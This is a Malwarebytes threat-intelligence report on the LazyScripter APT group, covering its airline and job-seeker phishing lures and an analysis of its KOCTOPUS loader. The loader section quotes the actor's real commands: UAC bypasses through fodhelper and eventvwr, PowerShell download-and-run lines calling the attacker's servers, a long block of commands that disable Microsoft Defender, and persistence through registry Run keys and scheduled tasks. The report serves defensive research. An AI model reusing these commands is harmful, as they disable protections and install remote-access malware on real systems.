Malwarebytes[®]

Threat Intelligence Report

LazyScripter: From Empire to double RAT

Hossein Jazi

February 2021

Table of Contents

Executive Summary	
Introduction	4
Timeline of activities and phishing lures Document analysis Archive analysis	6 11 13
KOCTOPUS Analysis	
Batch Variant Ngrok ADS-Backdoor Executable Variant Vbscript Variant Registry key variant Empoder	15 25 26 27 33 33 33
Infrastructure	
Attribution	
Conclusion	
Indicators of Compromise (IOCs)	
MITRE ATT&CK techniques	

Executive Summary

Malwarebytes' Threat Intelligence analysts are continually researching and monitoring active malware campaigns and actor groups as the prevalence and sophistication of targeted attacks rapidly evolves. In this paper, we introduce a new APT group we have named LazyScripter, presenting in-depth analysis of the tactics, techniques, procedures, and infrastructure employed by this actor group.

Although the observed TTPs have commonality with known actor groups, there are many notable differences setting LazyScripter apart from these groups; these similarities and differences are discussed in the Attribution section of this paper.

APT groups are traditionally tracked according to specific targets and tools or methodologies they employ. Many actor groups use spam campaigns, attaching weaponized documents to phishing emails themed to target the industry or demographic of interest. In this case, we initially discovered a number of malicious emails specifically targeting individuals seeking employment, which prompted a deeper investigation. Digging deeper we uncovered a targeted spam campaign dating back as far as 2018 using phishing lures with themes aimed not only at those seeking immigration to Canada for employment, but also at airlines.

In the following analysis, we walk through the timeline of observed TTPs from the initial phishing campaign to the state of the current and ongoing activities of the actor. We take a deep dive into each of the tools used, including the weaponized documents and the multiple variants of malware and exploitation techniques employed. Finally, we detail the infrastructure used and discuss the attribution comparisons with known actor groups such as APT28 and Muddy Water.

This in-depth and detailed analysis has revealed a developing campaign by what we believe to be a previously unidentified APT actor. Not only has this campaign been active for several years, but ongoing tracking shows this actor is still maintaining the infrastructure used and is actively updating toolsets. For this reason, we continue to track this new group LazyScripter as the threat evolves.

Introduction

In late December 2020 we observed a few malicious documents with embedded objects that were designed to target job seekers. The embedded objects were either VBScript or batch files that deployed two open-source multi-stage Remote Access Trojans (RATs): Octopus and Koadic. Interestingly, in some cases the attacker managed to drop other RATs such as LuminosityLink, RMS, Quasar, njRat and Remcos.

This triggered our interest to further investigate this threat actor to understand its activities over the past few years. We were able to track them back to at least 2018 with a campaign targeting victims looking to immigrate to Canada. Over time they have used different file types as their initial lures, and they have switched their main toolset from PowerShell Empire to double RAT (Koadic and Octopus).

This threat actor is targeting the International Air Transport Association (IATA) and airlines in which we observed several different lures specifically designed to target airlines that are using the BSPLink software. Most recently we observed that they have changed their lure to mimic a new feature recently introduced by IATA called IATA ONE ID (Contactless Passenger Processing tool). This indicates that this actor is constantly updating its toolsets to target new systems developed by IATA.

Phishing

In all their phishing lures the actor has used its loader to spawn a combination of Octopus and Koadic (there were only a few cases with Koadic only). We were able to identify several different variants of this loader: executable, batch, VBScript, and registry files (in which persistence is achieved by writing a PowerShell script into the AutoRun registry key). We named this new loader as **KOCTOPUS**.

This group also has used another loader around 2018 and 2019 to load PowerShell Empire. We named this loader **Empoder**.

As a phishing lure they mainly used either IATA- or job-related themes to target victims. However, we have observed several other phishing lures that have been used by this actor. Here are some of them:

- IATA security (International Air Transport Association security)
- BSPlink Updater or Upgrade (BSPlink is the global interface for travel agents and airlines to access the IATA Billing and Settlement Plan (BSP)).
- IATA ONE ID
- User support kits for IATA users
- Tourism (UNWTO)
- COVID-19
- Microsoft Updates
- Job information
- Canada skill worker program
- Canada Visa (CanadaVisa.com is the online presence of the Campbell Cohen Immigration Law Firm)

Another interest of this actor is targeting people that want to immigrate to Canada through government jobrelated programs. In one of the specific cases the actor has used the legitimate "Canadavisa.com" site as its phishing lure. Canadavisa is a known Canadian immigration website associated with an immigration firm based in Montreal, Canada.

This actor has mainly used spam emails weaponized with either archive or document files as it is initial infection vector. Both zip and document files contain a variant of either KOCTOPUS or Empoder and in some cases they are password protected.

The actor has mainly used two GitHub accounts to host its toolsets. Both of these accounts were deleted on Jan 12 and 14 2021, respectively.

- https://github[.]com/Axella49
- https://github[.]com/LIZySARA

Adobe ak	💭 Why GitHub? Team En	iterprise Explore - Marketplace Pricing -		📝 Sign in 🛛 Sign up	0 .
Covenant duckdris-ec2-client file hpjs co ink	<mark>/SARA/hpjs</mark> de ① tasues ∏ Pull requests ⊙ Actions 🖻 Projects	s 🛈 Security 🗠 Insights		⊙ Wat	n 1 🗘 Star 0
Malleable-C2-Profiles 0365 offsec	P master - P1branch 🛇	0 tags	Go to file 👱 Code 🔹	About No description, website, or topics	
reg	🍰 LIZYSARA Add files via upload	1	#36754f on 20 Oct 342 commits	provided.	
visa winver	COVID-19 & Travelers.doc	Add files via upload	3 months ago	D Readme	
	MSHTA.bat	Add files via upload	3 months ago		
	C ochpis.ps1	Update OChpjs.ps1	4 months ago	Releases	
	Chpjs.ps1	Create Ohpjs.ps1	4 months ago	No releases published	
	C README.md	Initial commit	4 months ago		
	SUPPORT_KITS_USERS.zip	Add files via upload	2 months ago	Packages	
	🗅 hidden.bat	Add lifes via upload	3 months ago	No packages published	
	🗅 hpjs.ps1	Update hpjs.ps1	4 months ago		
	🗅 ngr.ps1	Add files via upload	4 months ago	Languages	
	🗅 ngr2.ps1	Add files via upload	3 months ago	PowerShell 99.4% Batchfile 0.6%	
	D ngr3.ps1	Add files via upload	3 months ago		
	🗅 ua.bat	Add lifes via upload	3 months ago		
	C x1.ps1	Create xt.ps1	3 months ago		
	README.md				

Figure 1: GitHub account belonging to threat actor

The actor created a new GitHub account on Feb 2nd 2021 to host its payloads to operate its new spam campaign: OB2021/PS-

🐉 main 👻 🎝 1 branch 💿 0 tags	Go to file 💆 Code
👑 OB2021 Add files via upload	556338f 7 hours ago 🕤 12 commi
AdobeSD.exe Add files via upload	3 days ag
BANK TRANSFER CONFIRMATION Add files via upload	7 hours ag
BSPlink Upgrade.zip Add files via upload	5 days ag
NEW DECISIONS.doc Add files via upload	6 days ag
Qyk.exe Add files via upload	20 hours ag



Timeline of activities and phishing lures

We were able to collect some of the spam emails used by this actor over the past two years. In these spam emails the actor used several methods to redirect the user to download a variant of KOCTOPUS. The latest campaign was spotted on Feb 5th, 2021 in which the actor was distributing a variant of KOCTOPUS pretending to be "BSPLink Upgrade.exe" and managed to drop a variant of Quasar Rat in addition to OCTOPUS and Koadic. Prior to that we have spotted another campaign on Jan 6th, 2021 in which the actors were distributing a variant of KOCTOPUS pretending to be "IATA ONE ID.exe" software:




Figure 3: Latest spam campaign

From	Date	Subject	Hash		
burhan-accts@jahratravels.com	2021-01-06T21:11:02.000Z	WG: VERY IMPORTANT	sha256.69e81c0848ee8d0c44ca5 97ba18b692f59c3a993548f25d9a 5c5e09330e9eae7	0)
burhan-accts@jahratravels.com	2021-01-06T19:20:57.000Z	WG: VERY IMPORTANT	sha256.11d6a9c01f62f415752bc 0e24fce655fc1c91e88064225217 2fb5f263480f754	0	•
burhan-accts@jahratravels.com	2021-01-06T13:58:55.000Z	WG: VERY IMPORTANT	sha256.89b57247a8845090139b3 e173f494c58d0e8ef7277f44af50 0ce7fbe551faa24	0)
burhan-accts@jahratravels.com	2021-01-06T12:44:24.000Z	WG: VERY IMPORTANT	sha256.b5dffbc967b8840f4c42c dbd84f2ce779c62a6bd98d5fc517 3f5caba4499bf7f	0	
burhan-accts@jahratravels.com	2021-01-06T11:09:01.000Z	WG: VERY IMPORTANT	sha256.0c0353b663ff2e76ff963 9cb69b0e21da60b1a26252e1ef96 4c30268b98c48b1	0) ()
burhan-accts@jahratravels.com	2020-12-31T03:02:46.000Z	TR: URGENT // SALES PLATFORM SAFETY	sha256.2ac0be88ba1d972005fbb 1bc35b4706e0911bda6810b590b9 e777991528bf7e0	0) ()
rehman@timestravel.com.pk	2020-12-30T23:38:11.000Z	TR: URGENT // SALES PLATFORM SAFETY	sha256.a25b4e53059e0a610fbe1 ac4d203f0e177894f67e718d8b33 9fa9c2a7da32934	0)
marketing@timestravel.com.pk	2020-12-30T19:55:23.000Z	TR: URGENT // SALES PLATFORM SAFETY	sha256.aa3e38dcaa65b3fabbe5e 1d20f17c282187da632e53a8c928 e0ee1ecc999e4c2	0	0
rehman@timestravel.com.pk	2020-12-30T18:33:57.000Z	TR: URGENT // SALES PLATFORM SAFETY	sha256.6e358529fe6ae12c8fd9d 4fe0932f778cb978aa59d892cda3 4465376e11f8e43	•	
	Figur	e 4: Latest spam campa	aign		

Here is the list of different lures used by this actor:

• KOCTOPUS has been archived and distributed as an email attachment to victims.

\$\Low{D_0 hink}\$. \$\Low{Delete}\$ \$De	
Delete Respond Quick Steps & Move Tags & Editing Zoom	A
DoNotReply, BSPInk <burhan-accts@jahratravels.com> redaded@threatwave.com WG: VERY IMPORTANT</burhan-accts@jahratravels.com>	1 1/6/2021
IATA ONE IDzip	
The Trick Back of the Trick Ba	
Dear Customer,	
To protect yourself from the many cyber attacks of which travel agencies are victims, please install this attached application. Password attachment: IATA	
Thank You,	
IATA Security Service	
Figure 5: Spam email variant 1	
² Delete Reply	
IATA Noreply <psf@xxth.onmicrosoft.com> 👪 o</psf@xxth.onmicrosoft.com>	1 10/16/2020
CIRCULAR / URGENT	
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.	~
SUPPORT_KITS_USERS_zip _	
	*
Note that this is a system generated message. Please do n=t respond to this email.	
Dear Partners,	
To ensure a secure connection in the unique synergy of the sales platforms,=we recommend that you install this attached KIT.	
Password attachment: IATA	
Kind Regards,	
IATA Customer Service	
Figure 6: Spam email variant 2	
• The spam email contains a PDF file with a link to download a variant of KOCTOPUS.	
• The span email contains a FDF me with a mix to download a validit of ROCTOPOS.	



Dear BSPlink user,


This is an automated message to inform you that you have new files for downloading :

az: Update files

This e-mail is generated automatically. Please do not reply.



Figure 7: Spam email variant 3



- The spam email contains a link that redirects the victim to download KOCTOPUS or a maldoc that has an embedded KOCTOPUS. The link usually is a URL shortener link using shortener services such as bit.ly or cutt.ly that redirects victims to either the attackers' Github repository or the IP/URL address that hosts the maldoc.




Figure 9: Spam email variant 3

On March 19th 2020, <u>SANS ISC InfoSec Forums</u> reported a multistage attack that took advantage of the COVID-19 pandemic to distribute its malware. This reported maldoc contains a variant of the KOCTOPUS malware we uncovered in this paper. In that phishing email the actor spoofed the World Health Organization and pretends to provide recommendations.

We were able to identify multiple themes used by this actor and the time they have been used in spam campaigns. The following image shows the time frames of the different lures used by the actor.




Figure 10: Lures timeline

Document analysis


Unlike most actors that are using macros in their documents to perform malicious activities, this actor has embedded objects that are one of the KOCTOPUS or Empoder variants.


We identified 14 malicious documents that have been used by this actor since 2018:

sha256 name		Creation date	First seen on VT	Embedded objects
2d845bd6662e7449f4db7a922e67c665df70cd045af48e2cb3d689a5d0004b2f	Detail.doc	2018-09-16	-	Information.vbs
2e016bca305b1fd0c360d1e7334956a967f48f8fddf6ba272556959769919e24	canadavisa.doc	2018-10-24	-	Canada Visa.exe
240ed00d58e9d34bea58a29c8195d530a86d87c7575b3f699d7c512fd1bc9233	Fiche_de_renseignement_ 25R9924N502567.docx.d ocx	2018-11-28	-	Fiche_de_renseignement_45R9 924N502567.pdf.vbe Fiche_de_renseignement_25R9 924N502567.xls.vbs
7099cdd24bb1eb0dbe3ab1bc1995e3e5cf577b2d232e088d948c8ff749b73795	k.doc	2018-12-27	2019-01-01	Information.pdf.vbs
87b1b71337ae7bc237d677fd6559ea6432facb27252fcefcac24bb6132ae8ac8	List of JOBS.doc	2019-11-18	2019-11-20	LIST OF JOBS.PDF.bat
785c2845af631f33fda47b5a0fe5ccb338389b15e028e1ae7fa418d991e2c38f	LIST OF JOBS.doc	2019-11-19	2019-12-13	LIST OF JOBS.PDF.bat
64cdfec0be049dd92388b1e5d8a5ef130907c8ea6a2a1f61564fd865892d24e8	Information All JOBS.doc	2020-01-28	2020-02-06	TERM OF THE CONTRACT.PDF.bat HIRING CONDITIONS.PDF.bat
eadae73398980c346cf5783b2f1119cc8af3619ce405f32b943b56013c27d597	Information All Jobs.doc	2020-01-28	2020-02-19	TERM OF THE CONTRACT.PDF.bat HIRING CONDITIONS.PDF.bat
c3379e83cd3e8763f80010176905f147fcc126b5e7ad9faa585d5520386bd659	Recommendations Corona Virus.doc	2020-03-04	2020-06-11	Recommendations for your health and travel.pdf.bat Recommendations after infection.pdf.bat
f46200110df685967fe3521360be461b1204f8f39a2aa785c4885fe3f142082b	Details of Offers.doc	2020-03-05	2020-03-05	PRESENTATION AND MISSIONS.PDF.bat LIST CITY COUNTRY WORKPL.XLS.bat
51a631cf0940341f2682a84993b782e2c015ff2181a4c8894e38617643c6a4ca	COVID-19 & Travelers.doc	2020-09-17	2020-09-24	Security Measures.pdf.bat Preventive Measures.pdf.bat
2d845bd6662e7449f4db7a922e67c665df70cd045af48e2cb3d689a5d0004b2f	Job Details.Doc	2020-11-09	2020-11-17	TERM OF THE CONTRACT.PDF.vbe HIRING CONDITIONS.PDF.vbe
ba6cc16770dc67c1af1a3e103c3fd19a854193e7cd1fecbb11ca11c2c47cdf04c	Hiring and working conditions.do	2020-12-10	2020-12-22	TERMS & CONDITIONS OF THE CONTRACT.PDF.bat HIRING FORM.DOC.bat
905ef0ae8f5173b917a4f39063346825f4b23ae75cb4b3190300cb064bd002b9	COVID-19 & Travelers.doc	2020-09-21	2020-09-21	Security Measures.pdf.bat Preventive Measures.pdf.bat

Figure 11: List of maldocs used by this actor

The malicious documents usually have one or two embedded objects with either PDF, Microsoft Word or Excel icons to pretend they are another document embedded in the doc while in fact they are either batch, executable, or VBScript variants of KOCTOPUS or Empoder.





Archive analysis

The actor has not only relied on maldocs to deliver its loaders but also used archive files that have embedded a variant of KOCTOPUS or Empoder. The following shows the list of archive lures used by this actor since 2018:

File name	Embedded files	Hash	Creation date	First on VT	note
JOB_SEARCH_FORM.pdf.zip		a34a3b9c865580e77967951ea697d46f	2020-11-05	-	-
-	Federal_Skilled_Worker_Program_Eligible_Occupation sCanada_Immigration_and_Visa_InformationCana d.pdf.exe	2ec7f87a7dd3d6f53579a85e36fe6dd1	2018-02-01	2020-12-23	-
	JOB_SEARCH_FORM.pdf.exe	7120011c0bba8282463c4586a0a6a25f	2018-02-01	2020-12-23	-
IATA_Secure.zip	••••••••••••••••••••••••••••••••••••••	31a6af3f99d4218f4a924309bb5b12ca	2020-11-24	-	Multiple variants
÷	IATA_Secure.bat	3be1e0c20ffbda28df3eee1d4f998737	2020-11-23	-	Multiple variants
MS-CV2020X-Update.zip		2a222778246b3d630d56c417bfdcbfc5	2020-11-08	-	-
-	MS-CV2020X-Update.reg	633f9d355021b5e873b2f541103dafc2	2020-11-02	-	-
Support_kits_for_users.zip		abc12e0a2de0061ed81841853b3566ee	2020-10-09		Multiple variants
-	Support kit for users.bat	523a2291fa3f3732631fe43d515a8af7	2020-10-09	-	Multiple variants
JOB_INFORMATION.zip		e9bada4ba92c148bf612e36d5618eda7	2020-10-27	-	-
	Federal_Skilled_Worker_Program_Eligible_Occupation sCanada_Immigration_and_Visa_InformationCana d.pdf.exe	N/A	-	-	-
	JOB_SEARCH_FORM.pdf.exe	N/A	1999	-	2
APPWEB_IATA.zip		9c2de58eb5c8d78a08da5d7563271630	2020-12-29	-	-
-	APPWEB_IATA.exe	f56e80ea9e01670963449ac451af7510	2018-02-01	2020-12-30	-
Detail.zip	-	d9b54646f42e7e75b5cb55aea82cfcc5	2018-09-17	-	-
-	Detail.pdf.exe	f3f4bf738c4403966e2f3bb612509d8d	2018-08-11	2018-11-14	-
SSL_IATA_UPDATER.zip	-	633f9d355021b5e873b2f541103dafc2	2020-11-03	-	-
	SSL_IATA_UPDATER.reg	367937a3899fb908ccf58103699f0c13	2020-11-03	-	-
BSPlinkUpdaterV4.zip		00451f35e5b4413da48abcc4ac5ae2e2	2020-12-17	2020-12-22	Multiple Variants
-	BSPlinkUpdaterV4.exe	c80a20c22822d611988caed00fee828c	2018-02-01	2020-12-21	


Figure 14: List of archive files and their embedded objects

KOCTOPUS Analysis

The actor has used this loader to load Octopus and Koadic and in some cases other RATs such as LuminosityLink RMS and Quadar RAT. This loader has four different variants which we will describe below.

Batch Variant

The batch files used by this actor are highly obfuscated with the BatchEncryption tool. BatchEncryption is an advanced batch obfuscation tool that uses a combination of known and custom environment variable encoding techniques.



In this section we provide the analysis of a batch file embedded within the most recent maldoc used by this actor. The following shows the obfuscated version of KOCTOPUS:



Figure 16: KOCTOPUS Batch Variant Obfuscated

Figure 17 shows the list of commands that will be executed by this loader after de-obfuscation.



Figure 17: KOCTOPUS Batch Variant Not Obfuscated

This loader starts it activities by checking the OS version using the following command:

for /f "tokens=2 delims=," %%i in ('wmic os get caption^,version
/format:csv') do set os=%%i

Then it looks for number 10 using the *find* command to identify if the OS is Windows 10. If that is the case, it attempts to bypass User Access Control (UAC) using *fodhelper.exe* and execute its commands with higher privilege. If the OS version is not 10, it performs UAC bypass through *Event Viewer* (*eventvwr.exe*).

Fodhelper.exe has been used in Windows 10 to manage language settings. Since this process is running with highest privilege, an attacker can abuse it to execute its malicious commands with the same privilege *fodhelper* has. When the *fodhelper.exe* process starts it looks for the three registry keys shown below that by default do not exist. Therefore, an attacker can write its malicious commands in these registry keys to be executed by *fodhelper.exe* with the highest privilege.

```
HKCU:\Software\Classes\ms-settings\shell\open\command
HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute
HKCU:\Software\Classes\ms-settings\shell\open\command\(default)
```

This loader has created these registry keys with a PowerShell command:

```
&& reg add HKCU\Software\Classes\ms-settings\shell\open\command /v
"DelegateExecute" /f && reg add HKCU\Software\Classes\ms-
settings\shell\open\command /d "cmd.exe /c powershell -WindowStyle Hidden -
command \"IEX (New-Object
Net.WebClient).DownloadFile('http://23.98.155.192/sc.bat',,
'C:\Users\Public\Libraries\sc.bat');\" C:\Users\Public\Libraries\sc.bat" /f
```

To execute the PowerShell command, *fodhelper.exe* needs to be executed:

&& START /W fodhelper.exe

Upon *fodhelper* execution, PowerShell is executed to download a batch file from a remote server and save it into the Libraries directory and finally execute it. At the end the loader performs the cleanup procedure by deleting the created registry keys with the following command:

&& reg delete HKCU\Software\Classes\ms-settings /f

If the OS version is not 10, *Event Viewer* is used to bypass UAC. When *eventvwr.exe* is executed it looks for *mmc.exe* in these two registry locations:

```
HKCU\Software\Classes\mscfile\shell\open\command
HKCR\mscfile\shell\open\command
```

Since the first registry key does not exist then *mmc.exe* is executed from the second location to load the *eventvwr.msc* file in order to display the information to the user. An attacker can create this registry key that doesn't exist in order to execute malicious commands with administrative privileges. In this case the actor has created this registry key with the same PowerShell command as described in the *fodhelper.exe* bypass.

```
reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "cmd.exe
/c powershell -WindowStyle Hidden -command \"IEX (New-Object
Net.WebClient).DownloadFile('http://23.98.155.192/sc.bat',
'C:\Users\Public\Libraries\sc.bat');\" C:\Users\Public\Libraries\sc.bat" /f
```

The downloaded batch file (*sc.bat*) has also been obfuscated using the BatchEncryption tool. After deobfuscation we can see this batch performs the following steps:

• Using *reg.exe* to disable, add or delete all registry keys related to Microsoft Defender and Microsoft Security Essentials. Also, it disables all the Scheduled tasks related to these security products by calling *schtasks*:

```
req delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiSpyware" /t REG DWORD /d "1" /f
req add "HKLM\Software\Policies\Microsoft\Windows Defender" /v
"DisableAntiVirus" /t REG DWORD /d "1" /f
req add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v
"MpEnablePus" /t REG DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableBehaviorMonitoring" /t REG DWORD /d "1" /f
req add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableIOAVProtection" /t REG DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableOnAccessProtection" /t REG DWORD /d "1" /f
req add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableRealtimeMonitoring" /t REG DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time
Protection" /v "DisableScanOnRealtimeEnable" /t REG DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v
"DisableEnhancedNotifications" /t REG DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"DisableBlockAtFirstSeen" /t REG DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"SpynetReporting" /t REG DWORD /d "0" /f
req add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v
"SubmitSamplesConsent" /t REG_DWORD /d "0" /f
reg add
"HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v
"Start" /t REG DWORD /d "0" /f
req add
"HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger"
/v "Start" /t REG DWORD /d "0" /f
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy
Refresh" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender
Cache Maintenance" / Disable
 schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender
Cleanup" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender
Scheduled Scan" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender
Verification" /Disable
req delete
"HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run
" /v "Windows Defender" /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows
Defender" /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v
"WindowsDefender" /f
reg delete "HKCR\*\shellex\ContextMenuHandlers\EPP" /f
```

```
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
req delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f req add
"HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG DWORD /d
"4" /f
req add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t
REG DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t
REG DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t
REG DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t
REG DWORD /d "4" /f
req add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v
"Start" /t REG DWORD /d "4" /f
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
/v EnableLUA /t REG DWORD /d 0 /f
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v
"Start" /t REG DWORD /d "4" /f
req.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
/v EnableLUA /t REG DWORD /d 0 /f
```

• Calling PowerShell.exe to download another batch file. The actor has used another URL shortener "is.gd" which redirects to a Github repository to download that batch file:

```
powershell -WindowStyle Hidden -command "IEX (New-Object
Net.WebClient).DownloadFile('https://is.gd/xbQIQ2','C:\Users\Public\Librarie
s\pus.bat');" C:\Users\Public\Libraries\pus.bat
```

The *pus.bat* script is also obfuscated by the BatchEncryption tool and executes the following PowerShell command. This command connects to its server to deploy its first multi-stage RAT which is Octopus:

```
powershell -w hidden "Add-Type -AssemblyName System.Core;IEX (New-Object
Net.WebClient).DownloadString('http://hpsj.firewall-
gateway.net:80/hpjs.php');"
```

• Performing the following actions which in fact make both Octopus and Koadic persistence through both the AutoRun registry key and scheduled task.

Koadic Persistence:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v
"#OneDrive" /t REG_SZ /d "cmd /c powershell -w hidden \"Add-Type -
AssemblyName System.Core;IEX (New-Object
Net.WebClient).DownloadString('http://hpsj.firewall-
gateway.net:80/hpjs.php');\""
```

```
Powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -
noexit -c Invoke-Command -ScriptBlock { schtasks /create /TN
AutomaticChromeUpdater /TR 'mshta http://hpsj.firewall-
gateway.net:8080/MicrosoftUpdate' /SC minute /mo 60}
"C:\WINDOWS\system32\schtasks.exe" /create /TN AutomaticChromeUpdater /TR
"mshta http://hpsj.firewall-gateway.net:8080/MicrosoftUpdate" /SC minute /mo
60
```

Octopus Persistence:

reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v
"New Value #1" /t REG_SZ /d "mshta http://hpsj.firewallgateway.net:8080/MicrosoftUpdate" /f powershell Add-MpPreference ExclusionPath "C:" -FORCE

```
Powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -noprofile -
noexit -c Invoke-Command -ScriptBlock { schtasks /create /TN AutomaticU /TR
